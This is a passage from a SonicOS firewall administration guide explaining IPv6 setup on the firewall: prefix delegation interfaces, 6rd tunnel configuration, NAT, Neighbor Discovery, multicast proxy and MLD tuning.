
5 Click the **Advanced** tab. The **Edit Interface** dialog appears.
If the upstream prefix is obtained, it is displayed in the **IPv6 Addresses** panel.



6 If the upstream prefix cannot be obtained, an alternate address is displayed in the **IPv6 Addresses** panel.



7 Click the **Add Address** button. The **Add IPv6 Address** dialog appears.




8 Select the **Add Downstream Delegated IPv6 Address** option.

9 (Optional) Select the **Advertise Subnet Prefix of Static IPv6 Address** option.

10 Click the **Router Advertisement** tab.


11 Select the **Enable Router Advertisement** option. If you selected **Advertise Subnet Prefix of Static IPv6 Address** option under the **General** tab, the prefix will be listed in the **Prefix List Settings** panel.



12 To see your new IPv6 PD interfaces, go to the **Network > Routing** page.

13 Select the **IPv6** option.

The two new IPv6 interfaces with prefix delegation (upstream and downstream) are displayed.



#	Source	Destination	Service	TOS / Mask	Gateway	Interface
1	Any	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff/128	Any	Any	::	X0
2	Any	666::/64	Any	Any	::	X2
3	Any	2010:ab8::1:0:0:0:0/64	Any	Any	::	X2
4	Any	fc00:10:8:17::/64	Any	Any	::	X2
5	Any	2001:470:80b7:670a::/64	Any	Any	::	X5
6	Any	2003:abcd:1300:111::/64	Any	Any	::	X3
7	Any	X2 Delegated Prefix	Any	Any	::	Drop_TunnelIf
8	Any	::/0	Any	Any	::	X1

About 6rd Tunnel Interfaces

IPv6 Rapid Deployment (6rd) enables IPv6 to be deployed across an IPv4 network quickly and easily. 6rd utilizes a Service Provider's existing IPv6 address prefixes, ensuring that the 6rd operational domain is limited to the Service Provider's network and is under the Service Provider's direct control.

A 6rd tunnel interface is a virtual interface that transports 6rd encapsulated IPv6 packets in an IPv4 network.

NOTE: A 6rd tunnel interface must be bound to a physical or a virtual interface.

When 6rd is deployed, the IPv6 service is equivalent to native IPv6. 6rd mapping of IPv6 addresses to IPv4 addresses provides automatic determination of IPv4 tunnel endpoints from IPv6 prefixes, allowing stateless operation of 6rd.


A 6rd domain consists of several 6rd customer edge (CE) routers and one or more 6rd border relay (BR) routers. IPv6 packets encapsulated by 6rd follow the IPv4 routing topology within the service provider network.

A typical 6rd implementation using customer edge routers and border relay routers requires only one 6rd tunnel interface. A border relay router servicing multiple 6rd domains may have more than one 6rd tunnel interface. However, each 6rd domain can have only one 6rd tunnel interface.

IPv6 packets traverse the border relays when they enter or exit a Service Provider's 6rd domain. Since 6rd is stateless, packets can be sent to the border relays using the Anycast method, where packets from a single source are routed to the nearest node in a group of potential receivers, or to several nodes, all identified by the same destination address.

Service Providers may deploy 6rd in a single domain or in multiple domains. A 6rd domain can have only one 6rd prefix. Different 6rd domains must use different 6rd prefixes.

On the **Network > Routing** page, in the **Route Policies** panel, there are four default route policies for 6rd tunnel interfaces.



There are two configuration modes:

- Manual
- DHCP

The following four 6rd parameters can be set manually, or they can be set automatically by the DHCPv4 server if you select DHCP as the configuration mode.

- IPv4 Mask Length
- 6rd Prefix
- 6rd Prefix Length
- 6rd BR IPv4 Address

In DHCP mode, the 6rd parameters are received from the bound interface. In Manual mode, the 6rd parameters must be configured manually.


Configuring a 6rd Tunnel Interface

A 6rd tunnel interface is configured in the same way as other IPv6 tunnel interfaces. A bound interface is required to configure a 6rd tunnel interface.

To configure a 6rd tunnel interface:


1 Go to the **Network > Interfaces** page.

2 Select the **IPv6** option.



3 At the bottom of the **Interface Settings** panel, from the **Add Interface** menu, select **Tunnel Interface**. The **Edit Interface for IPv6** dialog appears.

NOTE: The **Protocol** tab is shown only when you select **DHCP** as the **Configure Mode**.



4 From the **Zone** menu, select **WAN**.

5 The **Interface Type** menu is disabled. It already has **Tunnel Interface** selected as it was selected from the **Add Interface** menu in **Step 3**.

6 From the **Tunnel Type** menu, select **6rd Tunnel Interface**.

7 In the name box, enter a name for your tunnel interface.

For example, **6rd Tunnel**.

8 In the **Tunnel Interface IPv6 Address** box, enter the IPv6 address of the tunnel interface.

For example, **2001::2**.

9 In the **Prefix Length** box, enter the length for the IPv6 prefix. For example, **64**.

10 From the **Bound to** menu, select the interface that you want, such as **X1**.

11 From the **Configure Mode** menu, select the mode you want: **Manual** or **DHCP**.

> **NOTE:** If you select **Manual** as the **Configure Mode**, do steps 12 through 15.
> If you select **DHCP** as the **Configure Mode**, skip steps 12 through 15.

12 In the **6rd Prefix** box, enter the 6rd prefix, such as **2222:2222::** (**Manual** mode only).

13 In the **6rd Prefix Length** box, enter the length for the 6rd prefix, such as **32** (**Manual** mode only).

14 In the **IPv4 Mask Length** box, enter the length of the IPv4 subnet mask (**Manual** mode only).


15 In the **BR IPv4 Address** box, enter the IPv4 address of the 6rd border relay (**Manual** mode only).

16 (Optional) In the **Comment** box, enter a comment to describe the tunnel interface.


17 Select the **Add Default Route Automatically** option.

18 Select the **Management** options that you want, or select the **User Login** options that you want.

- If you selected **Manual** as the **Configure Mode**, your 6rd Tunnel Interface settings are shown under the **General** tab.




- If you selected **DHCP** as the **Configure Mode**, your 6rd Tunnel Interface settings are shown under the **Protocol** tab.



Accessing the SonicOS Management Interface Using IPv6

After IPv6 addressing has been configured on the firewall, the SonicOS management interface can be accessed by entering the IPv6 of the firewall in your browser's URL field.



IPv6 Network Configuration


- IPv6 DNS
- Address Objects
- Policy Based Routing
- IPv6 NAT Policies
- Neighbor Discovery Protocol
- Multicast Routing
- DHCPv6 Configuration

IPv6 DNS

DNS for IPv6 is configured in the same method as for IPv4. Simply click the **IPv6** option in the **View IP Version** radio button at the top left of the **Network > DNS** page.

Address Objects

IPv6 address objects or address groups can be added in the same manner as IPv4 address objects. On the **Network > Address Objects** page, the **View IP Version** radio button has three options: **IPv4 only**, **IPv6 only**, or **IPv4 and IPv6**.



NOTE: Address Objects of type Host, Range and Network are supported. Dynamic address objects for MAC and FQDN are not currently supported for IPv6 hosts.

IPv4 interfaces define a pair of a default Address Object (DAO) and an Address Object Group for each interface. The basic rule for IPv4 DAO is each IPv4 address corresponds to 2 address objects: Interface IP and Interface Subnet. There are also couples of AO groups for Zone Interface IP, Zone Subnets, All Interface IP, All Interface Management IP, etc.

IPv6 interface prepares the same DAO set for each interface. Because multiple IPv6 can be assigned to one interface, all of those address can be added, edited, and deleted dynamically. Therefore, IPv6 DAOs need to be created and deleted dynamically.

To address this, DAOs are not generated dynamically for IPv6 interfaces. Only limited interface DAO are created, which results in limitation support for other module which needs to refer interface DAO.

Policy Based Routing


Policy Based Routing is fully supported for IPv6 by selecting IPv6 address objects and gateways for route policies on the **Network > Routing** page. On the **Network > Routing** page, the **View IP Version** radio button has three options: **IPv4 only**, **IPv6 only**, or **IPv4 and IPv6**. The OSPF feature displays two radio buttons to switch between version 2 and version 3.

Routing Information Protocol next generation (RIPng) is an information routing protocol for IPv6, which allows routers to exchange information for computing routes through an IPv6-based network.

A radio button is added to switch between RIP and RIPng:

IPv6 NAT Policies

IPv6 NAT policies are configured the same as IPv4. On the **Network > NAT Policies** page, select **IPv6** for the **View IP Version.** Click the **Configure** button for an IPv6 address object on the **Network > NAT Policies** page. Refer to Network > NAT Policies for details on configuration.



When configuring IPv6 NAT policies, the source and destination objects can only be IPv6 address objects.


Neighbor Discovery Protocol

The Neighbor Discovery Protocol (NDP) is a new messaging protocol that was created as part of IPv6 to perform a number of the tasks that ICMP and ARP accomplish in IPv4. Just like ARP, Neighbor Discovery builds a cache of dynamic entries, and the administrator can configure static Neighbor Discovery entries. The following table shows the IPv6 neighbor messages and functions that are analogous to the traditional IPv4 neighbor messages.

IPv6 Neighbor Messages Analogous to IPv4 Neighbor Messages


IPv4 Neighbor message	IPv6 Neighbor message
ARP request message	Neighbor solicitation message
ARP relay message	Neighbor advertisement message
ARP cache	Neighbor cache
Gratuitous ARP	Duplicate address detection
Router solicitation message (optional)	Router solicitation (required)
Router advertisement message (optional)	Router advertisement (required)
Redirect message	Redirect Message

To configure NDP, navigate to the **Network > Neighbor Discovery** page.



The Static NDP feature allows for static mappings to be created between a Layer 3 IPv6 address and a Layer 2 MAC address. To configure a Static NDP entry, perform the following steps:

1 On the **Network > Neighbor Discovery** page, click the **Add** button.



2 In the **IP Address** field, enter the IPv6 address for the remote device.

3 In the **Interface** drop-down menu, select the interface on the firewall that will be used for the entry.

4 In the **MAC Address** field, enter the MAC address of the remote device.

5 Click **OK**. The static NDP entry is added.


The NDP Cache table displays all current IPv6 neighbors. The follow types of neighbors are displayed:

- REACHABLE - The neighbor is known to have been reachable within 30 seconds.
- STALE - The neighbor is no longer known to be reachable, and traffic has been sent to the neighbor within 1200 seconds.
- STATIC - The neighbor was manually configured as a static neighbor.

Multicast Routing

The **Network > Multicast Routing** page is used to configure multicast settings for IPv6, which are divided into the two following sections:

- Multicast Proxy
- Multicast Listener Discovery



Multicast Proxy

Maintaining interoperability between IPv6 and IPv4 networks is one of the main challenges of implementing IPv6 in a network. While packet-based multicast translation can be used, SonicWALL supports a multicast proxy solution that can be deployed at the border between IPv6 and IPv4 networks. The SonicWALL receives multicast data from the IPv4 network, caches it, and then multicasts the data to the IPv6 network. (And vice versa for sending multicast data from the IPv6 to the IPv4 network.) This is accomplished without the need for packet-based translation.

To configure Multicast Proxy between IPv6 and IPv4 networks:

1. Navigate to the **Network > Multicast Routing** page.
2. Select the **Enable Multicast Proxy** check box.
3. In the **Upstream Interface** drop-down menu, select the interface that is connected to the IPv6 network.
4. In the **Downstream Interface** drop-down menu, select the interface that is connected to the IPv4 network.
5. Click the **Accept** button. Multicast data will now be proxied \.

Multicast Listener Discovery

The Multicast Listener Discovery (MLD) protocol is used by IPv6 routers to discover multicast listeners that are directly connected to the firewall. MLD performs a similar function for IPv6 that IGMP is used for in IPv4. There are two versions of MLD. MLDv1 is similar to IGMPv2, and MLDv2 similar to IGMPv3.

Multicast Listener Discovery Versions

MLD Version	RFC	URL
MLDv1	RFC 2710	http://tools.ietf.org/html/rfc2710
MLDv2	RFC 3810	http://tools.ietf.org/html/rfc3810

MLD functionality does not require any explicit configuration. There are several variables that can be fine-tuned to modify the MLD behavior:


- **Multicast Router Query Interval**: Specifies the length in seconds between MLD queries. The default value is 125 seconds.
- **Multicast Last Listener Query Interval**: The maximum time that the router waits before deleting a nonresponsive port from the multicast group. Reducing this value will reduce the time required for the firewall to detect the departure of the last listener for a multicast address or source. The default value is 1000 milliseconds (1 second).
- **Multicast Router Query Response Interval**: The Maximum Response Delay that is inserted into the periodic MLD queries. By varying the Multicast Router Query Response Interval, an administrator may tune the burstiness of MLD messages on the link; larger values make the traffic less bursty, as host responses are spread out over a larger interval. The Multicast Router Query Response Interval must be less than the Query Interval.The default value is 10000 milliseconds (10 seconds).
- **Multicast Router Robustness Variable**: Specifies the number of queries that will be sent with no response before the target is deleted. This variable allows tuning the protocol according to the expected packet loss on a link. For lossy links (wireless connections, for example), the value of the Robustness Variable may be increased. The default value is 2. The Robustness Variable should not be configured for less than 2.

DHCPv6 Configuration

DHCPv6 server can be configured similar to the IPv4 DHCP Server after selecting the **IPv6** option in the **View IP Version** radio button on the **Network > DHCP Server** page. For configuration information, see Network > DHCP Server.

IPv6 Access Rules Configuration

